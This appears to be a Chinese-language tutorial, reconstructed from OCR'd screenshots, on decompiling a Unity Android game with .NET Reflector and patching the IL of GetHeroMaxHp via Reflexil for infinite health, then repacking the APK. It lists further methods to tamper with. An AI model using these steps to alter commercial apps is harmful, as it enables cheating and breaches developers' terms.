System.Workflow.ComponentModel (4.0.0.0)
System.Workflow.Runtime (4.0.0.0)
System.Workflow.Activities (4.0.0.0)
mscorlib (4.0.0.0)
System (2.0.0.0)
System.Xml (4.0.0.0)
UnityEngine (0.0.0.0)
System.Core (2.0.5.0)
System.Core.dll
Assembly-CSharp (0.0.0.0)
Search
get hp
Member
Declaring Type
Assembly
GetParameterInfo
get_TempFilePhysicalPathPre...
ResolveAssembly
GetCacheDependency
GetFile
GetFileHash
get_Previous
GetFileHash
GetFileHash
GetCacheDependency
GetCacheDependency
方法名
类名
文件+支持
Assembly-CSharp, Version=0.0....ken=null
// Assembly Assembly-CSharp, Version 0.0.0
[assembly: RuntimeCompatibility(WrapNonExceptionThrows=true)]
[assembly: Extension]
// Assembly Assembly-CSharp, Version
Location: C:\Users\Administrator\Desktop\编程逆
\ApkIDE\Work\com.yidian.rekoo.dangl


根据图片我们可知，我们需要首先需要注意的是【文件+支持库】，定位到【assembly-csharp】。接着在类名和方法名里面查找所有有关的数据。


.NET Reflector 8.2.0.42
File Edit View Tools Help
C#
Search Object Browser (Ctrl-F)
System.Data (4.0.0.0)
System.Web (4.0.0.0)
System.Drawing (4.0.0.0)
System.Windows.Forms (4.0.0.0)
System.ServiceModel (4.0.0.0)
System.Workflow.ComponentModel (4.0.0.0)
System.Workflow.Runtime (4.0.0.0)
System.Workflow.Activities (4.0.0.0)
mscorlib (4.0.0.0)
System (2.0.0.0)
System.Xml (4.0.0.0)
UnityEngine (0.0.0.0)
System.Core (2.0.5.0)
System.Core.dll
Assembly-CSharp (0.0.0.0)
Search
get hp
Member
Declaring Type
Assembly
GetProjNeedItemNumInPack
HotchpotchManager
get_tapCount
RightTouchpad
get_MaxHP
Player
get_MaxHP
Health
get_HP
Hero
get_MaxHP
Hero
get_HP
PlayerController
get_HP
RoleDataRaw
GetHeroMaxHp
HeroAttrData
GetMonsterMaxHp
// Assembly Assembly-CSharp, Version 0.0.0.0
[assembly: RuntimeCompatibility(WrapNonExceptionThrows=true)]
[assembly: Extension]
// Assembly Assembly-CSharp, Version
Location: C:\Users\Administrator\Desktop\编程逆
\ApkIDE\Work\com.yidian.rekoo.dangl
取英雄最大血量
英雄数据类型

我们发现了一个取英雄最大血量的方法，我们点进去看一下。


.NET Reflector 8.2.0.42
File Edit View Tools Help
C#
.NET 4.
Search Object Browser (Ctrl-F)
GetBaseAttr(RoleAttrIndex, Rol
GetEquipAddAttr(ItemAddAttr)
GetEquipBaseAttr(ItemAddAttr)
GetFinalAttr(FinalAttrIndex) : Int
GetHeroAddAGI() : Int32
GetHeroAddDodge() : Int32
GetHeroAddINT() : Int32
GetHeroAddSTR() : Int32
GetHeroAddVIT() : Int32
GetHeroAttack() : Int32
GetHeroAttackPower() : Int32
GetHeroBaseAGI() : Int32
GetHeroBaseDodge() : Int32
GetHeroBaseINT() : Int32
GetHeroBaseSTR() : Int32
GetHeroBaseVIT() : Int32
GetHeroDefPower() : Int32
GetHeroDodgeRate() : Int32
GetHeroGamePoint(Int32) : Int3
GetHeroHitRate() : Int32
GetHeroMaxGamePoint(Int32) :
GetHeroMaxHp() : Int32
Search
get hp
Member
Declaring Type
Assembly
GetProjNeedItemNumInPack
HotchpotchManager
Assembly-CSharp, Ver
get_tapCount
RightTouchpad
Assembly-CSharp, Ver
get_MaxHP
Player
Assembly-CSharp, Ver
get_MaxHP
Health
Assembly-CSharp, Ver
get_HP
Hero
Assembly-CSharp, Ver
get_MaxHP
Hero
Assembly-CSharp, Ver
get_HP
PlayerController
Assembly-CSharp, Ver
get_HP
RoleDataRaw
Assembly-CSharp, Ver
GetHeroMaxHp
HeroAttrData
Assembly-CSharp, Ver
GetMonsterMaxHp
MonsterAttrCalc
Assembly-CSharp, Ver
HeroAttrData.GetHeroMaxHp() : Int32
public int GetHeroMaxHp()
{
return this.GetUIAttr(AttrForUI.UI_LIFE, true);
}
public int GetHeroMaxHp();
Declaring Type: HeroAttrData
Assembly: Assembly-CSharp,

这里我们可以看到，他就返回了一个数据。，要改英雄血量那么就点击上方的【tools】-【reflexilv1.6】(这个工具基本上都是随软件装的，不懂的可以评论。)


.NET Reflector 8.2.0.42
File Edit View Tools Help
C#
.NET 4.
Search Object Browser (Ctrl-F)
GetBaseAttr(RoleAttrIndex, Rol
GetEquipAddAttr(ItemAddAttr)
GetEquipBaseAttr(ItemAddAttr)
GetFinalAttr(FinalAttrIndex) : Int
GetHeroAddAGI() : Int32
GetHeroAddDodge() : Int32
GetHeroAddINT() : Int32
GetHeroAddSTR() : Int32
GetHeroAddVIT() : Int32
GetHeroAttack() : Int32
GetHeroAttackPower() : Int32
GetHeroBaseAGI() : Int32
GetHeroBaseDodge() : Int32
GetHeroBaseINT() : Int32
GetHeroBaseSTR() : Int32
GetHeroBaseVIT() : Int32
GetHeroDefPower() : Int32
GetHeroDodgeRate() : Int32
GetHeroGamePoint(Int32) : Int3
GetHeroHitRate() : Int32
GetHeroMaxGamePoint(Int32) :
GetHeroMaxHp() : Int32
public int GetHeroMaxHp();
Declaring Type: HeroAttrData
Assembly: Assembly-CSharp,
Search
get hp
Member
Declaring Type
Assembly
get_Go_CurrentRigthPet
UIPetInheritElement
Assembly-CSharp, Ver
get_Go_CurrentRigthPet
UIRightPetInheritElement
Assembly-CSharp, Ver
get_IsCanRefreshPlayer
ChestManager
Assembly-CSharp, Ver
get_MyHotchpotchManager
HotchpotchManager
Assembly-CSharp, Ver
HeroAttrData.GetHeroMaxHp() : Int32
public int GetHeroMaxHp()
{
return this.GetUIAttr(AttrForUI.UI_LIFE, true);
}
Sebastien LEBRETON's Reflexil v1.6
Method definition
Instructions
Variables
Parameters
Exception Handlers
Overrides
Attributes
Custom attributes
Offset
OpCode
Operand
0 0 ldarg.0
1 1 ldc.i4.s 15
2 3 ldc.i4.1

我们可以看到有几条命令：

ldarg.0　//调用函数起始

ldc.i4.s　15　//隐藏参数

ldc.i4.1　//0x1 true

call　system.int32 heroattrdata:getuiattr(attrforui,system.boolean)　//提交到该方法，调用结束。


ret　//返回 return


那我们要锁定，那就修改成这样

ldc.i4　9999999　//999999 血

ret　//返回 return

就修改完成了无限血。看不懂的可以看图。


.NET Reflector 8.2.0.42
File Edit View Tools Help
C#
.NET 4.
Search Object Browser (Ctrl-F)
GetBaseAttr(RoleAttrIndex, Rol
GetEquipAddAttr(ItemAddAttr)
GetEquipBaseAttr(ItemAddAttr)
GetFinalAttr(FinalAttrIndex) : Int
GetHeroAddAGI() : Int32
GetHeroAddDodge() : Int32
GetHeroAddINT() : Int32
GetHeroAddSTR() : Int32
GetHeroAddVIT() : Int32
GetHeroAttack() : In
GetHeroAttackPowe
GetHeroBaseAGI() :
GetHeroBaseDodge
GetHeroBaseINT() :
GetHeroBaseSTR() :
GetHeroBaseVIT() :
GetHeroDefPower()
GetHeroDodgeRate() : Int32
GetHeroGamePoint(Int32) : Int3
GetHeroHitRate() : Int32
GetHeroMaxGamePoint(Int32) :
GetHeroMaxHp() : Int32
Search
get hp
Member
Declaring Type
Assembly
get_Go_CurrentRigthPet
UIPetInheritElement
Assembly-CSharp, Ver
get_Go_CurrentRigthPet
UIRightPetInheritElement
Assembly-CSharp, Ver
get_IsCanRefreshPlayer
ChestManager
Assembly-CSharp, Ver
get_MyHotchpotchManager
HotchpotchManager
Assembly-CSharp, Ver
get_m_nCurPage
HotchpotchManager
Assembly-CSharp, Ver
get_NumInPage
HotchpotchManager
Assembly-CSharp, Ver
Edit existing instruction
OpCode
ldc.i4
Update
Description
Pushes a supplied value of type int32 onto the evaluation stack as an int32.
Operand type
Int32
Operand
999999999
Dec
Sebastien LEBRETON's Reflexil v1.6
Method definition
Instructions
Variables
Parameters
Exception Handlers
Overrides
Attributes
Custom attributes
Offset
OpCode
Operand
0
0
ldarg.0
1
1
ret
public int GetHeroMaxHp();
Declaring Type: HeroAttrData
Assembly: Assembly-CSharp,


.NET Reflector 8.2.0.42
File Edit View Tools Help
C#
.NET 4.
Search Object Browser (Ctrl-F)
GetBaseAttr(RoleAttrIndex, Rol
GetEquipAddAttr(ItemAddAttr)
GetEquipBaseAttr(ItemAddAttr)
GetFinalAttr(FinalAttrIndex) : Int
GetHeroAddAGI() : Int32
GetHeroAddDodge() : Int32
GetHeroAddINT() : Int32
GetHeroAddSTR() : Int32
GetHeroAddVIT() : Int32
GetHeroAttack() : Int32
GetHeroAttackPower() : Int32
GetHeroBaseAGI() : Int32
GetHeroBaseDodge() : Int32
GetHeroBaseINT() : Int32
GetHeroBaseSTR() : Int32
GetHeroBaseVIT() : Int32
GetHeroDefPower() : Int32
GetHeroDodgeRate() : Int32
GetHeroGamePoint(Int32) : Int3
GetHeroHitRate() : Int32
GetHeroMaxGamePoint(Int32) :
GetHeroMaxHp() : Int32
Search
get hp
Member
Declaring Type
Assembly
get_Go_CurrentRigthPet
UIPetInheritElement
Assembly-CSharp, Ver
get_Go_CurrentRigthPet
UIRightPetInheritElement
Assembly-CSharp, Ver
get_IsCanRefreshPlayer
ChestManager
Assembly-CSharp, Ver
get_MyHotchpotchManager
HotchpotchManager
Assembly-CSharp, Ver
get_m_nCurPage
HotchpotchManager
Assembly-CSharp, Ver
get_NumInPage
HotchpotchManager
Assembly-CSharp, Ver
HeroAttrData.GetHeroMaxHp() : Int32
public int GetHeroMaxHp()
{
return this.GetUIAttr(AttrForUI.UI_LIFE, true);
}
Sebastien LEBRETON's Reflexil v1.6
Method definition
Instructions
Variables
Parameters
Exception Handlers
Overrides
Attributes
Custom attributes
Offset
OpCode
Operan
0
0
ldc.i4
999999999
1
5
ret
public int GetHeroMaxHp();
Declaring Type: HeroAttrData
Assembly: Assembly-CSharp,

接下来保存，找到 assembly-csharp 点击右键 reflexilv1.6-save as

然后覆盖源文件保存即可。

然后将 apk 重新打包就修改完成了。

接下来，我们查看 GetHeroMaxHp() : Int32

发现他的类是 heroattrdata 也就是英雄角色数据

也发现了许多其他的方法。

GetHeroMaxHp() : Int32 ’红上限
GetHeroMaxSp() : Int32 ’副本蓝上限
GetEquipBaseAttr(ItemAddAttr) : Int32 ’锁定所有数据
GetEquipAddAttr(ItemAddAttr) : Int32 ’增加所有数据
GetHeroMaxGamePoint(Int32) : Int32 ’体力上限
get_m_AttackRange() : Single ’取怪物攻击范围
set_m_AttackRange(Single) : Void ’置怪物攻击范围
set_m_AttackRandInterval(Single) : Void ’置怪物攻速
